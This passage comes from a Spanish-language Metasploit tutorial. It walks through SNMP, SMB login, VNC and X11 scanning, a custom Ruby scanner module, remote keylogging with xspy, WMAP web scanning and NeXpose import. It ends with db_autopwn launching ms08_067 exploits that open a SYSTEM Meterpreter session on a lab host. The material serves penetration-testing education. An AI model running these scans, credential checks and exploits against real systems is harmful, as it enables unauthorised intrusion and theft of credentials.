windows/ftp/oracle9i_xdb_ftp_unlock  Oracle 9i XDB FTP UNLOCK
Overflow (win32)
Auxiliary
=====
Name                    Description
-----
scanner/snmp/aix_version    AIX SNMP Scanner Auxiliary Module
scanner/snmp/community      SNMP Community Scanner
msf > use scanner/snmp/community
msf auxiliary.community > show options
Module options:
```

```

Name           Current Setting
Required      Description
-----          -----
-----          -----
BATCHSIZE      256
yes           The number of hosts to probe in each set
COMMUNITIES   /pentest/exploits/framework3/data/wordlists/snmp.txt
no            The list of communities that should be attempted per host
RHOSTS
yes           The target address range or CIDR identifier
RPORT         161
yes           The target port
THREADS       1
yes           The number of concurrent threads
msf auxiliary(community) > set RHOSTS 192.168.0.0-192.168.5.255
rhosts => 192.168.0.0-192.168.5.255
msf auxiliary(community) > set THREADS 10
threads => 10
msf auxiliary(community) > exploit
[*] >> progress (192.168.0.0-192.168.0.255) 0/30208...
[*] >> progress (192.168.1.0-192.168.1.255) 0/30208...
[*] >> progress (192.168.2.0-192.168.2.255) 0/30208...
[*] >> progress (192.168.3.0-192.168.3.255) 0/30208...
[*] >> progress (192.168.4.0-192.168.4.255) 0/30208...
[*] >> progress (-) 0/0...
[*] 192.168.1.50 'public' 'APC Web/SNMP Management Card (MB:v3.8.6
PF:v3.5.5 PN:apc_hw02_aos_355.bin AF1:v3.5.5 AN1:apc_hw02_sumx_355.bin
MN:AP9619 HR:A10
SN: NA0827001465 MD:07/01/2008) (Embedded PowerNet SNMP Agent SW
v2.2 compatible)'
[*] Auxiliary module execution completed

```

Como podemos ver, hemos podido conseguir la cadena de "public", esto es de solo lectura y no revela mucha información. Pero sabemos que el dispositivo es un APC WEB/SNMP, y la versión ejecuta.

## Escribiendo tu propio Scanner

### **ESCRIBIENDO TU PROPIO SCANNER**

Hay veces en que es posible que necesite un escáner específico, o que tenga actividad de escaneo que pueda ser llevada a cabo dentro de Metasploit. Sería más fácil para los propósitos de secuencias de comandos que usar un programa externo. Metasploit tiene un montón de características que pueden ser muy útiles para este propósito, como el acceso a todos los módulos de la explotación de clases y métodos, soporte nativo para servidores proxy, SSL, la información, y construcción. Piense en los casos en que es posible que tenga que encontrar

todas las instancias de una contraseña en un sistema, o una búsqueda de un servicio personalizado. Por no hablar, es bastante rápido y fácil de escribir el escáner personalizado.

Vamos a utilizar este escáner TCP muy simple que se conecta a un host en un puerto por defecto de 12345 que se puede cambiar a través de las opciones del módulo en tiempo de ejecución. Al conectar con el servidor, se envía 'HELLO SERVER', recibe la respuesta y lo imprime junto con la dirección IP de la máquina remota.

```
require 'msf/core'

class Metasploit3 < Msf::Auxiliary
  include Msf::Exploit::Remote::Tcp
  include Msf::Auxiliary::Scanner
  def initialize
    super(
      'Name' => 'My custom TCP scan',
      'Version' => '$Revision: 1 $',
      'Description' => 'My quick scanner',
      'Author' => 'Your name here',
      'License' => MSF_LICENSE
    )
    register_options( [
      Opt::RPORT(12345)
    ], self.class)
  end
  def run_host(ip)
    connect()
    sock.puts('HELLO SERVER')
    data = sock.recv(1024)
    print_status("Received: #{data} from #{ip}")
    disconnect()
  end
end
```

Guardamos el archivo en nuestro `./modules/auxiliary/scanner/` como `'simple_tcp.rb'` y cargar hasta msfconsole. Es importante tener en cuenta dos cosas aquí. En primer lugar, los módulos cargados en tiempo de ejecución, por lo que nuestro nuevo módulo no aparecerá a menos que reinicie nuestra interfaz de elección. La segunda es que la estructura de carpetas es muy importante, si nos hubiera guardado nuestro escáner en `./modules/auxiliary/scanner/http/` se mostraría en la lista de los módulos de `'scanner/http/simple_tcp'`.

Para probar el escáner, configure en netcat como oyente el puerto 12345 y `pipe` en un archivo de texto para que actúe como la respuesta del servidor.

```
root@bt4:~/docs# nc -lnvp 12345 < response.txt
```

```
listening on [any] 12345 ...
```

A continuación, seleccione el módulo de escáner nuevo, configure sus parámetros, y ejecútelo para ver los resultados.

```
msf > use scanner/simple_tcp
msf auxiliary(simple_tcp) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf auxiliary(simple_tcp) > run

[*] Received: hello metasploit from 192.168.1.101
[*] Auxiliary module execution completed
```

Como se puede ver de este ejemplo sencillo, este nivel de versatilidad le puede ser de gran ayuda cuando se necesita algo de código personalizado en el medio de una prueba de penetración. El poder del marco y de código reutilizable realmente brilla a través de aquí.

## Analisis de Vulnerabilidades

### Analisis de Vulnerabilidades

El Analisis de Vulnerabilidades te permite escanear rápidamente un rango de direcciones ip buscando vulnerabilidades conocidas, permitiendo al pentester tener una rápida idea de que ataques podrían utilizarse. Cuando se usa correctamente, da un gran valor a las pruebas de penetración. Los análisis de vulnerabilidades son bien conocidos por dar una alta tasa de falsos positivos. Esto debe de tenerse en cuenta cuando se trabaja con cualquier programa de análisis de vulnerabilidad.

Veamos a través de los escaneres de vulnerabilidades que ofrece el Framework Metasploit.

## Verificación de Login SMB

Una situación común donde se puede encontrar usted, es con la posesión de un usuario y clave, se preguntará en dónde más podría usarlo. Aquí es donde el escáner SMB Login Check puede ser muy útil, ya que se conectará a un rango de computadoras (hosts) y determinará si las combinaciones usuario/clave son válidas con el objetivo.

Tenga en cuenta, que esto es muy "obvio", ya que mostrará los intentos fallidos en el visor de eventos (registros de logs). Tener cuidado en que red está haciendo esto. Todos los intentos exitosos pueden ser conectados en el módulo de exploit windows/smb/psexec (exactamente como la herramienta) la cual es usada para crear sesiones de Meterpreter.

```

msf > use scanner/smb/smb_login
msf auxiliary(login) > show options
Module options:
Name      Current Setting  Required  Description
----      -----          -----      -----
RHOSTS                yes        The target address range or
CIDR identifier
REPORT     445            yes        Set the SMB service port
SMBDomain   WORKGROUP    no         SMB Domain
SMBPass      SMBPass       no         SMB Password
SMBUser      Administrator  no         SMB Username
THREADS      1              yes        The number of concurrent
threads
msf auxiliary(login) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(login) > set SMBUser victim
SMBUser => victim
msf auxiliary(login) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(login) > set THREADS 50
THREADS => 50
msf auxiliary(login) > run
[*] 192.168.1.100 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.111 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.114 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.125 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.116 - SUCCESSFUL LOGIN (Unix)
[*] Auxiliary module execution completed
msf auxiliary(login) >

```

## Autentificacion VNC

### Autentificacion VNC

El escaner "Sin Autentificacion VNC" buscara un rango de direcciones IP en busca de objetivos que corran el servicio de VNC sin contrasena configurada. Se supone que cada administrador deberia poner una contrasena antes de permitir conexiones entrantes, pero nunca se sabe cuando puedes tener suerte y tener exito en el pentest.

De hecho, una vez haciendo un pentest, nos encontramos con un sistema en la red de destino con el VNC abierto. Mientras documentamos los resultados, me di cuenta de alguna actividad en el sistema. Resulta, que alguien mas habia encontrado el sistema tambien!! Un usuario no autorizado estaba vivo y activo en el mismo sistema al mismo tiempo. Despues de participar un poco en ingenieria social con el intruso, se nos informo por el usuario que acababa de entrar en el sistema, que llego a traves de escaneos de grandes rangos de direcciones IP buscando sistemas abiertos. Esto destaca que el intruso en verdad buscaba activamente estas "frutas bajas" o sistemas faciles, si ignoras esto es tu propio riesgo.

Si quieres probar este modulo en tu laboratorio, puedes descargar una version vulnerable de UltraVNC [\[1\]](#)

Para utilizar el escaner de VNC, primero seleccionamos el modulo auxiliar, definimos las opciones, luego se ejecuta.

```
msf auxiliary(vnc_none_auth) > use scanner/vnc/vnc_none_auth
msf auxiliary(vnc_none_auth) > show options
Module options:
  Name      Current Setting  Required  Description
  ----      -----          -----    -----
  RHOSTS            yes        The target address range or CIDR
identifier
  RPORT      5900          yes        The target port
  THREADS     1             yes        The number of concurrent threads
msf auxiliary(vnc_none_auth) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(vnc_none_auth) > set THREADS 50
THREADS => 50
msf auxiliary(vnc_none_auth) > run
[*] 192.168.1.121:5900, VNC server protocol version : RFB 003.008
[*] 192.168.1.121:5900, VNC server security types supported : None,
free access!
[*] Auxiliary module execution completed
```

## X11 a la escucha

### X11 a la escucha

#### Open X11

Parecido al escaner vnc\_auth, el modulo Open\_X11 escanea un rango objetivo en busca de servidores X11 que le permitira al usuario conectarse sin autentificacion. Piense en el devastador ataque que se puede llevar a cabo con este error de configuracion.

Para usar, una vez que se haya seleccionado el modulo auxiliar, definir las opciones, y luego dejar correr.

```
msf > use scanner/x11/open_x11
msf auxiliary(open_x11) > show options
Module options:
  Name      Current Setting  Required  Description
  ----      -----          -----    -----
  RHOSTS            yes        The target address range or CIDR
identifier
  RPORT      6000          yes        The target port
  THREADS     1             yes        The number of concurrent threads
msf auxiliary(open_x11) > set RHOSTS 192.168.1.1/24
RHOSTS => 192.168.1.1/24
msf auxiliary(open_x11) > set THREADS 50
```

```
THREADS => 50
msf auxiliary(open_x11) > run
[*] Trying 192.168.1.1
[*] Trying 192.168.1.0
[*] Trying 192.168.1.2
...
[*] Trying 192.168.1.29
[*] Trying 192.168.1.30
[*] Open X Server @ 192.168.1.23 (The XFree86 Project, Inc)
[*] Trying 192.168.1.31
[*] Trying 192.168.1.32
...
[*] Trying 192.168.1.253
[*] Trying 192.168.1.254
[*] Trying 192.168.1.255
[*] Auxiliary module execution completed
```

Solo un ejemplo de lo siguiente que podriamos hacer, cargar un keylogger remoto.

```
root@bt4:/# cd /pentest/sniffers/xspy/
root@bt4:/pentest/sniffers/xspy# ./xspy -display 192.168.1.101:0 -
delay 100
ssh root@192.168.1.11 (+BackSpace) 37
sup3rs3cr3tp4s5w0rd
ifconfig
exit
```

## Escaner Web WMAP

### Escaner Web WMAP

WMAP es un escaner de vulnerabilidad web con muchas caracteristicas, que fue originalmente creado a partir de una herramienta llamada SQLMap. Esta herramienta ofrece la habilidad de tener un proxy y poder capturar paquetes para realizar analisis de vulnerabilidad. Primero tenemos que descargar un proxy que sea compatible y parchearlo con el Metasploit patch. Tambien tenga en cuenta, que si no lo ha hecho ya, instale rubygems y ruby-sqlite3 ya que es un requisito.

```
root@bt4:/pentest/exploits/framework3# wget
http://ratproxy.googlecode.com/files/ratproxy-1.58.tar.gz
--2009-06-29 21:41:02-- http://ratproxy.googlecode.com/files/ratproxy-1.58.tar.gz
Resolving ratproxy.googlecode.com... 74.125.93.82
Connecting to ratproxy.googlecode.com|74.125.93.82|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 168409 (164K) [application/x-gzip]
Saving to: `ratproxy-1.58.tar.gz'
```

```
100%[=====] 168,409 201K/s
in 0.8s 2009-06-29 21:41:03 (201 KB/s) - `ratproxy-1.58.tar.gz' saved
[168409/168409]
root@bt4:/pentest/exploits/framework3# tar -zxvf ratproxy-1.58.tar.gz
Unpacked
root@bt4:/pentest/exploits/framework3# cd ratproxy
root@bt4:/pentest/exploits/framework3/ratproxy# patch -d . <
/pentest/exploits/framework3/external/ratproxy/ratproxy_wmap.diff
patching file Makefile
patching file ratproxy.c
Hunk #8 succeeded at 1785 (offset 9 lines).
Hunk #9 succeeded at 1893 (offset 9 lines).
patching file http.c
Hunk #3 succeeded at 668 (offset 8 lines).
root@bt4:/pentest/exploits/framework3/ratproxy# make
Compiled no errors.
```

Ahora que tenemos ratproxy parcheado y listo, tenemos que configurar el proxy para permitir que las comunicaciones pasen a traves del tunel de nuestro proxy y permitir Metasploit WMAP. Primero abre Firefox y sigue las opciones, en el menu Edit, Preferences, Advanced, Network, Setting, Manual proxy configuration, seleccione "Usar este proxy para todos los protocolos" y en el campo proxy HTTP, introducir localhost y establecer en el puerto 8080.

Una vez que este configurado, usaremos una serie de comandos, iremos a la pagina web, y de ultimo la atacaremos. Sigamos el proceso y veamos como es. Primero necesitamos configurar y conectarnos a nuestra base de datos.

```
root@bt4:/pentest/exploits/framework3# ./msfconsole
=[ metasploit v3.3-testing [core:3.3 api:1.0]
+ -- ---[ 381 exploits - 231 payloads
+ -- ---[ 20 encoders - 7 nops
=[ 156 aux
msf > db_create wmap.db
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: wmap.db
msf > load db_wmap
[*] =[ WMAP v0.6 - et [ ] metasploit.com
[*] Successfully loaded plugin: db_wmap
msf > db_connect wmap.db
[*] Successfully connected to the database
[*] File: wmap.db
```

En otra ventana de terminal o pestaña, ejecute ratproxy con los registros activos, apuntando a la base de datos que creamos.

```
root@bt4:/pentest/web/ratproxy# ./ratproxy -v
/pentest/exploits/framework3/ -b wmap.db
ratproxy version 1.58-beta by lcamtuf@google.com
```

```
[!] WARNING: Running with no 'friendly' domains specified. Many cross-domain
checks will not work. Please consult the documentation for advice.
[*] Proxy configured successfully. Have fun, and please do not be
evil.
[+] Accepting connections on port 8080/tcp (local only)...
```

Ahora con todo funcionando, navegaremos al sitio web objetivo. Asegurate de estar un tiempo navegando por el sitio, y llenar la base de datos con suficiente informacion para que Metasploit pueda funcionar.

Una vez que terminemos de navegar por la pagina web objetivo, volvemos a la session de Metasploit y vemos lo que hemos capturado.

```
msf > wmap_targets -r
[*] Added. 10.211.55.140 80 0
msf > wmap_targets -p
[*] Id. Host Port SSL
[*] 1. 10.211.55.140 80
[*] Done.
msf > wmap_targets -s 1
msf > wmap_website
[*] Website structure
[*] 10.211.55.140:80 SSL:0
ROOT_TREE
| sql
| +-----Default.aspx
[*] Done.
msf > wmap_run -t
[*] Loaded auxiliary/scanner/http/wmap_soap_xml ...
[*] Loaded auxiliary/scanner/http/wmap_webdav_scanner ...
[*] Loaded auxiliary/scanner/http/options ...
[*] Loaded auxiliary/scanner/http/frontpage_login ...
[*] Loaded auxiliary/scanner/http/wmap_vhost_scanner ...
[*] Loaded auxiliary/scanner/http/wmap_cert ...
[*] Loaded auxiliary/scanner/http/version ...
[*] Loaded auxiliary/scanner/http/frontpage ...
[*] Loaded auxiliary/admin/http/tomcat_manager ...
[*] Loaded auxiliary/scanner/http/wmap_verb_auth_bypass ...
[*] Loaded auxiliary/scanner/http/wmap_ssl ...
[*] Loaded auxiliary/admin/http/tomcat_administration ...
[*] Loaded auxiliary/scanner/http/wmap_prev_dir_same_name_file ...
[*] Loaded auxiliary/scanner/http/wmap_copy_of_file ...
[*] Loaded auxiliary/scanner/http/writable ...
[*] Loaded auxiliary/scanner/http/wmap_backup_file ...
[*] Loaded auxiliary/scanner/http/ms09_xxx_webdav_unicode_bypass ...
[*] Loaded auxiliary/scanner/http/wmap_dir_listing ...
[*] Loaded auxiliary/scanner/http/wmap_files_dir ...
[*] Loaded auxiliary/scanner/http/wmap_file_same_name_dir ...
[*] Loaded auxiliary/scanner/http/wmap_brute_dirs ...
[*] Loaded auxiliary/scanner/http/wmap_replace_ext ...
```

```
[*] Loaded auxiliary/scanner/http/wmap_dir_webdav_unicode_bypass ...
[*] Loaded auxiliary/scanner/http/wmap_dir_scanner ...
[*] Loaded auxiliary/scanner/http/wmap_blind_sql_query ...
[*] Analysis completed in 0.863369941711426 seconds.
[*] Done.
msf > wmap_run -e
```

WMAP ahora utilizara los archivos de la base de datos que estaban apuntado a ratproxy y que se crearon con Metasploit, ahora empezaremos atacar al sitio web objetivo. Esto generalmente toma un tiempo, ya que hay una cantidad considerable de ataques en WMAP. Note que algunas comprobaciones no son confiables y pueden tomar mas tiempo para ser completadas. Para salir de un modulo auxiliar especifico, solo use "control-c" y seguira al siguiente modulo auxiliar.

Espere que todo el proceso haya finalizado y luego empieze con los comandos siguientes.

```
msf > wmap_reports
[*] Usage: wmap_reports [options]
-h Display this help text
-p Print all available reports
-s [id] Select report for display
-x [id] Display XML report
msf > wmap_reports -p
[*] Id. Created Target (host,port,ssl)
1. Fri Jun 26 08:35:58 +0000 2009 10.211.55.140,80,0
[*] Done.
msf > wmap_reports -s 1
WMAP REPORT: 10.211.55.140,80,0 Metasploit WMAP Report [Fri Jun 26
08:35:58 +0000 2009]
WEB_SERVER WEBDAV: ENABLED [Fri Jun 26 08:38:15 +0000 2009]
WEB_SERVER OPTIONS: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST,
COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH [Fri Jun
26 08:38:15 +0000 2009]
WEB_SERVER TYPE: Microsoft-IIS/6.0 ( Powered by ASP.NET ) [Fri Jun 26
08:38:18 +0000 2009]
FILE NAME: /sql/default.aspx File /sql/default.aspx found. [Fri Jun 26
08:39:02 +0000 2009]
FILE RESP_CODE: 200 [Fri Jun 26 08:39:02 +0000 2009]
DIRECTORY NAME: /Ads/ Directory /Ads/ found. [Fri Jun 26 08:39:37
+0000 2009]
DIRECTORY NAME: /Cch/ Directory /Cch/ found. [Fri Jun 26 08:44:10
+0000 2009]
DIRECTORY NAME: /Eeo/ Directory /Eeo/ found. [Fri Jun 26 08:49:03
+0000 2009]
DIRECTORY NAME: /_private/ Directory /_private/ found. [Fri Jun 26
08:55:22 +0000 2009]
DIRECTORY RESP_CODE: 403 [Fri Jun 26 08:55:22 +0000 2009]
DIRECTORY NAME: /vti_bin/ Directory /vti_bin/ found. [Fri Jun 26
08:55:23 +0000 2009]
DIRECTORY RESP_CODE: 207 [Fri Jun 26 08:55:23 +0000 2009]
```

```
DIRECTORY NAME: /_vti_log/ Directory /_vti_log/ found. [Fri Jun 26  
08:55:24 +0000 2009]  
DIRECTORY RESP_CODE: 403 [Fri Jun 26 08:55:24 +0000 2009]  
DIRECTORY NAME: /_vti_pvt/ Directory /_vti_pvt/ found. [Fri Jun 26  
08:55:24 +0000 2009]  
DIRECTORY RESP_CODE: 500 [Fri Jun 26 08:55:24 +0000 2009]  
DIRECTORY NAME: /_vti_txt/ Directory /_vti_txt/ found. [Fri Jun 26  
08:55:24 +0000 2009]  
DIRECTORY RESP_CODE: 403 [Fri Jun 26 08:55:24 +0000 2009]  
DIRECTORY NAME: /_private/ Directory /_private/ found. [Fri Jun 26  
08:56:07 +0000 2009]  
DIRECTORY RESP_CODE: 403 [Fri Jun 26 08:56:07 +0000 2009]  
DIRECTORY NAME: /_vti_bin/ Directory /_vti_bin/ found. [Fri Jun 26  
08:56:12 +0000 2009]  
DIRECTORY RESP_CODE: 403 [Fri Jun 26 08:56:12 +0000 2009]  
DIRECTORY NAME: /_vti_log/ Directory /_vti_log/ found. [Fri Jun 26  
08:56:12 +0000 2009]  
DIRECTORY RESP_CODE: 403 [Fri Jun 26 08:56:12 +0000 2009]  
[*] Done.  
msf >
```

El informe devuelto a nosotros nos dice mucha informacion sobre la aplicacion web y posibles vulnerabilidades que se han identificado. Como pentesters, nos gustaria investigar cada uno e identificar si hay posibles metodos de ataques.

En el ejemplo, hay dos buenos resultados. El primero es WebDav donde podriamos saltarnos el inicio de sesion, el otro es el metodo PUT el cual puede que nos permita insertar codigo malicioso en la pagina web. WMAP es una buena adicion al Metasploit Framework y permite tener un escaner de vulnerabilidad esencial integrado en este gran framework.

Una cosa a mencionar sobre WMAP es que todavia se sigue trabajando en el. El sitio que se acaba de escanear tiene numerosos errores basados en inyeccion de SQL y Cross-Site Scripting los cuales no fueron identificados. Solo tenga en cuenta al usarlo, y entienda las limitaciones actuales de WMAP.

## Trabajando con NeXpose

### Trabajando con NeXpose

Con la adquisicion de Metasploit por parte de Rapid7, hay actualmente una compatibilidad excelente entre Metasploit y el escaneador de vulnerabilidades NeXpose. Rapid7 tiene una edicion para la comunidad de su escaneador disponible en <http://www.rapid7.com/vulnerability-scanner.jsp>. Una vez hayamos instalado y actualizado NeXpose, ejecutaremos un escaneo completo con credenciales contra nuestra WinXP VM vulnerable.

RAPID7  
**NEXPOSE**  
Community edition

Help | Support | News | Log Out

Home Assets Reports Vulnerabilities Administration

Customize dashboard User: dookie

Home :: Assets :: Sites :: hotzone :: Scans :: Full audit :: 192.168.1.161

Search

**Device Properties**

Addresses:	192.168.1.161	Operating System:	Microsoft Windows XP
Hardware Address:	C6:CE:4E:D9:C9:6E	CPE:	cpe:/o:microsoft:windows_xp
Aliases:	XEN-XP-SP2-BARE	Site:	hotzone

**Vulnerability Listing**

Vulnerability	Severity	Instances
Microsoft Server Service / CanonicalizePathName() Remote Code Execution Vulnerability	Critical	1
MS09-001: Vulnerabilities in SMB Could Allow Remote Code Execution	Critical	2
MS06-035: Vulnerability in Server Service Could Allow Remote Code Execution (917159)	Critical	1
Default or Guessable SNMP community names: private	Severe	1
Default or Guessable SNMP community names: public	Severe	1
CIFS NULL Session Permitted	Moderate	1
ICMP timestamp response	Moderate	1

**Policy Listing**

There are no policies to display.

**Installed Software Listing**

There is no software to display.

**Service Listing**

Service Name	Product	Port	Proto	Vulnerabilities	Users	Groups
--------------	---------	------	-------	-----------------	-------	--------

Creamos un nuevo reporte en NeXpose y grabamos los resultados del escaneo en formato 'NeXpose Simple XML' que mas tarde podremos importar en Metasploit. Despues, lanzamos Metasploit, creamos una nueva base de datos, y utilizamos el comando 'db\_import' para auto-detectar e importar nuestro archivo de resultados del escaneo.

```
msf > db_create
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: /root/.msf3/sqlite3.db
msf > db_import /root/report.xml
[*] Importing 'NeXpose Simple XML' data
[*] Importing host 192.168.1.161
[*] Successfully imported /root/report.xml
```

Ahora, ejecutando los comandos 'db\_services' y 'db\_vulns' se mostrara toda la informacion importante sobre vulnerabilidades que Metasploit tiene a su disposicion.

```
msf > db_services
Services
=====
created_at      info          name
port    proto   state   updated_at           Host        Workspace
-----  -----  -----  -----  -----
2010-08-22 18:12:03 UTC      ntp
123     udp     open    2010-08-22 18:12:03 UTC  192.168.1.161 default
2010-08-22 18:12:05 UTC      dce endpoint resolution
135     tcp     open    2010-08-22 18:12:05 UTC  192.168.1.161 default
2010-08-22 18:12:03 UTC      cifs name service
137     udp     open    2010-08-22 18:12:03 UTC  192.168.1.161 default
```

```

2010-08-22 18:12:03 UTC Windows 2000 LAN Manager cifs
139  tcp  open  2010-08-22 18:12:03 UTC 192.168.1.161 default
2010-08-22 18:12:06 UTC          snmp
161  udp  open  2010-08-22 18:12:06 UTC 192.168.1.161 default
2010-08-22 18:12:05 UTC Windows 2000 LAN Manager cifs
445  tcp  open  2010-08-22 18:12:05 UTC 192.168.1.161 default
2010-08-22 18:12:03 UTC          microsoft remote display protocol
3389  tcp  open  2010-08-22 18:12:03 UTC 192.168.1.161 default
msf > db_vulns
[*] Time: 2010-08-22 18:12:00 UTC Vuln: host=192.168.1.161
name=NEXPOSE-dcerpc-ms-netapi-netpathcanonicalize-dos refs=CVE-2006-
3439,NEXPOSE-dcerpc- ms-netapi-netpathcanonicalize-dos
[*] Time: 2010-08-22 18:12:01 UTC Vuln: host=192.168.1.161
name=NEXPOSE-windows-hotfix-ms06-035 refs=CVE-2006-1314,CVE-2006-
1315,SECUNIA-21007,NEXPOSE-windows-hotfix-ms06-035
[*] Time: 2010-08-22 18:12:03 UTC Vuln: host=192.168.1.161
name=NEXPOSE-cifs-nt-0001 refs=CVE-1999-0519,BID-494,URL-
http://www.hsc.fr/ressources/presentations/null\_sessions/,NEXPOSE-
cifs-nt-0001
[*] Time: 2010-08-22 18:12:03 UTC Vuln: host=192.168.1.161
name=NEXPOSE-generic-icmp-timestamp refs=CVE-1999-0524,NEXPOSE-
generic-icmp-timestamp
[*] Time: 2010-08-22 18:12:05 UTC Vuln: host=192.168.1.161 port=445
proto=tcp name=NEXPOSE-windows-hotfix-ms09-001 refs=CVE-2008-4114,CVE-
2008-4835,CVE-2008-4834,SECUNIA-31883,URL-
http://www.vallejo.cc/proyectos/vista\_SMB\_write\_DoS.htm,URL-
http://www.zerodayinitiative.com/advisories/ZDI-09-001/,URL-
http://www.zerodayinitiative.com/advisories/ZDI-09-002/,NEXPOSE-
windows-hotfix-ms09-001
[*] Time: 2010-08-22 18:12:08 UTC Vuln: host=192.168.1.161 port=161
proto=udp name=NEXPOSE-snmp-read-0001 refs=CVE-1999-0186,CVE-1999-
0254,CVE-1999-0472,CVE-1999-0516,CVE-1999-0517,CVE-2001-0514,CVE-2002-
0109,BID-2807,NEXPOSE-snmp-read-0001
[*] Time: 2010-08-22 18:12:09 UTC Vuln: host=192.168.1.161 port=161
proto=udp name=NEXPOSE-snmp-read-0002 refs=CVE-1999-0516,CVE-1999-
0517,CVE-2000-0147,BID-973,URL-
ftp://ftp.sco.com/SSE/security\_bulletins/SB-00.04a,URL-
http://archives.neohapsis.com/archives/bugtraq/2000-02/0045.html,NEXPOSE-snmp-read-0002

```

Ciertamente podríamos utilizar esta información para atacar quirúrgicamente vulnerabilidades específicas, pero como estamos en nuestro propio laboratorio y no nos preocupa ser sigilosos, dejaremos que 'db\_autopwn' tome ventaja completa de la situación.

```

msf > db_autopwn -h
[*] Usage: db_autopwn [options]
      -h          Display this help text
      -t          Show all matching exploit modules
      -x          Select modules based on vulnerability references
      -p          Select modules based on open ports

```

```

-e          Launch exploits against all matched targets
-r          Use a reverse connect shell
-b          Use a bind shell on a random port (default)
-q          Disable exploit module output
-R [rank]   Only run modules with a minimal rank
-I [range]  Only exploit hosts inside this range
-X [range]  Always exclude hosts inside this range
-PI [range] Only exploit hosts with these ports open
-PX [range] Always exclude hosts with these ports open
-m [regex]   Only run modules whose name matches the regex
-T [secs]   Maximum runtime for any exploit in seconds

```

Le diremos a db-autopwn que ataque a todos los objetivos utilizando las vulnerabilidades que se encuentran en la base de datos, y contemplaremos la magia.

```

msf > db_autopwn -x -e
[*] (1/2 [0 sessions]): Launching
exploit/windows/smb/ms06_040_netapi against 192.168.1.161:445...
[*] (2/2 [0 sessions]): Launching
exploit/windows/smb/ms08_067_netapi against 192.168.1.161:445...
[*] (2/2 [0 sessions]): Waiting on 2 launched modules to finish
execution...
[*] Meterpreter session 1 opened (192.168.1.101:42662 ->
192.168.1.161:4265) at 2010-08-22 12:14:06 -0600
[*] (2/2 [1 sessions]): Waiting on 1 launched modules to finish
execution...
[*] (2/2 [1 sessions]): Waiting on 0 launched modules to finish
execution...
msf >

```

Tan simple como eso, ¡y tenemos una sesión del Meterpreter abierta para nosotros!

```

msf > sessions -l
Active sessions
=====
Id  Type      Information                         Connection
--  --        -----
1   meterpreter NT AUTHORITY\SYSTEM @ XEN-XP-SP2-BARE
192.168.1.101:42662 -> 192.168.1.161:4265
msf > sessions -i 1
[*] Starting interaction with 1...
meterpreter > sysinfo
Computer: XEN-XP-SP2-BARE
OS       : Windows XP (Build 2600, Service Pack 2).
Arch     : x86
Language: en_US
meterpreter >

```

## NeXpose desde msfconsole

La integracion Metasploit/NeXpose no se limita a importar archivos de resultados de escaneo. Puedes lanzar directamente escaneos NeXpose desde msfconsole utilizando primeramente el plugin 'nexpose'.

```
msf > load nexpose

[*] NeXpose integration has been activated
[*] Successfully loaded plugin: nexpose
msf > help
NeXpose Commands
=====
Command           Description
-----
nexpose_activity   Display any active scan jobs on the NeXpose
instance
nexpose_connect    Connect to a running NeXpose instance (
user:pass@host[:port] )
nexpose_disconnect Disconnect from an active NeXpose instance
nexpose_discover   Launch a scan but only perform host and minimal
service discovery
nexpose_dos         Launch a scan that includes checks that can
crash services and devices (caution)
nexpose_exhaustive Launch a scan covering all TCP ports and all
authorized safe checks
nexpose_scan        Launch a NeXpose scan against a specific IP
range and import the results
```

Antes de iniciar un escaneo contra un objetivo, necesitamos primero conectar a nuestro servidor donde se ejecuta NeXpose utilizando el comando 'nexpose\_connect' junto con las credenciales para la instancia de NeXpose. Notese que deberas añadir 'ok' al final de la cadena de conexion para permitir las conexiones SSL no verificadas.

```
msf > nexpose_connect dookie:s3cr3t@192.168.1.152
[-] Warning: SSL connections are not verified in this release, it is
possible for an attacker
[-]           with the ability to man-in-the-middle the NeXpose
traffic to capture the NeXpose
```

```
[+]             credentials. If you are running this on a trusted
network, please pass in 'ok'
[+]             as an additional parameter to this command.
msf > nexpose_connect dookie:s3cr3t@192.168.1.152 ok
[*] Connecting to NeXpose instance at 192.168.1.152:3780 with
username dookie...
msf >
```

Ahora que estamos conectados a nuestro servidor, podemos ejecutar un escaneo de vulnerabilidades directamente desde dentro de Metasploit.

```
msf > nexpose_discover -h
Usage: nexpose_scan [options]
OPTIONS:
  -E      Exclude hosts in the specified range from the scan
  -I      Only scan systems with an address within the specified
range
  -P      Leave the scan data on the server when it completes
(this counts against the maximum licensed IPs)
  -R      Specify a minimum exploit rank to use for automated
exploitation
  -X      Automatically launch all exploits by matching
reference and port after the scan completes (unsafe)
  -c      Specify credentials to use against these targets (format is
type:user:pass[@host[:port]])
  -d      Scan hosts based on the contents of the existing
database
  -h      This help menu
  -n      The maximum number of IPs to scan at a time (default is 32)
  -s      The directory to store the raw XML files from the NeXpose
instance (optional)
  -t      The scan template to use (default:pentest-audit
options:full-audit,exhaustive-audit,discovery,aggressive-
discovery,dos-audit)
  -v      Display diagnostic information about the scanning
process
  -x      Automatically launch all exploits by matching
reference after the scan completes (unsafe)
msf > nexpose_discover 192.168.1.161
[*] Scanning 1 addresses with template aggressive-discovery in sets
of 32
[*] Completed the scan of 1 addresses
msf >
```

Nuevamente, ejecutamos 'db\_services' y 'db\_vulns' y podemos ver que los resultados son de la misma calidad que los importados via el archivo XML.

```
msf > db_services
Services
```

```

=====
      created_at      info          name
      port   proto   state  updated_at      Host      Workspace
      -----  -----  -----  -----
      2010-08-22 18:24:28 UTC          ntp
123    udp    open   2010-08-22 18:24:28 UTC  192.168.1.161 default
      2010-08-22 18:24:30 UTC          dce endpoint resolution
135    tcp    open   2010-08-22 18:24:30 UTC  192.168.1.161 default
      2010-08-22 18:24:28 UTC          cifs name service
137    udp    open   2010-08-22 18:24:28 UTC  192.168.1.161 default
      2010-08-22 18:24:28 UTC  Windows 2000 LAN Manager  cifs
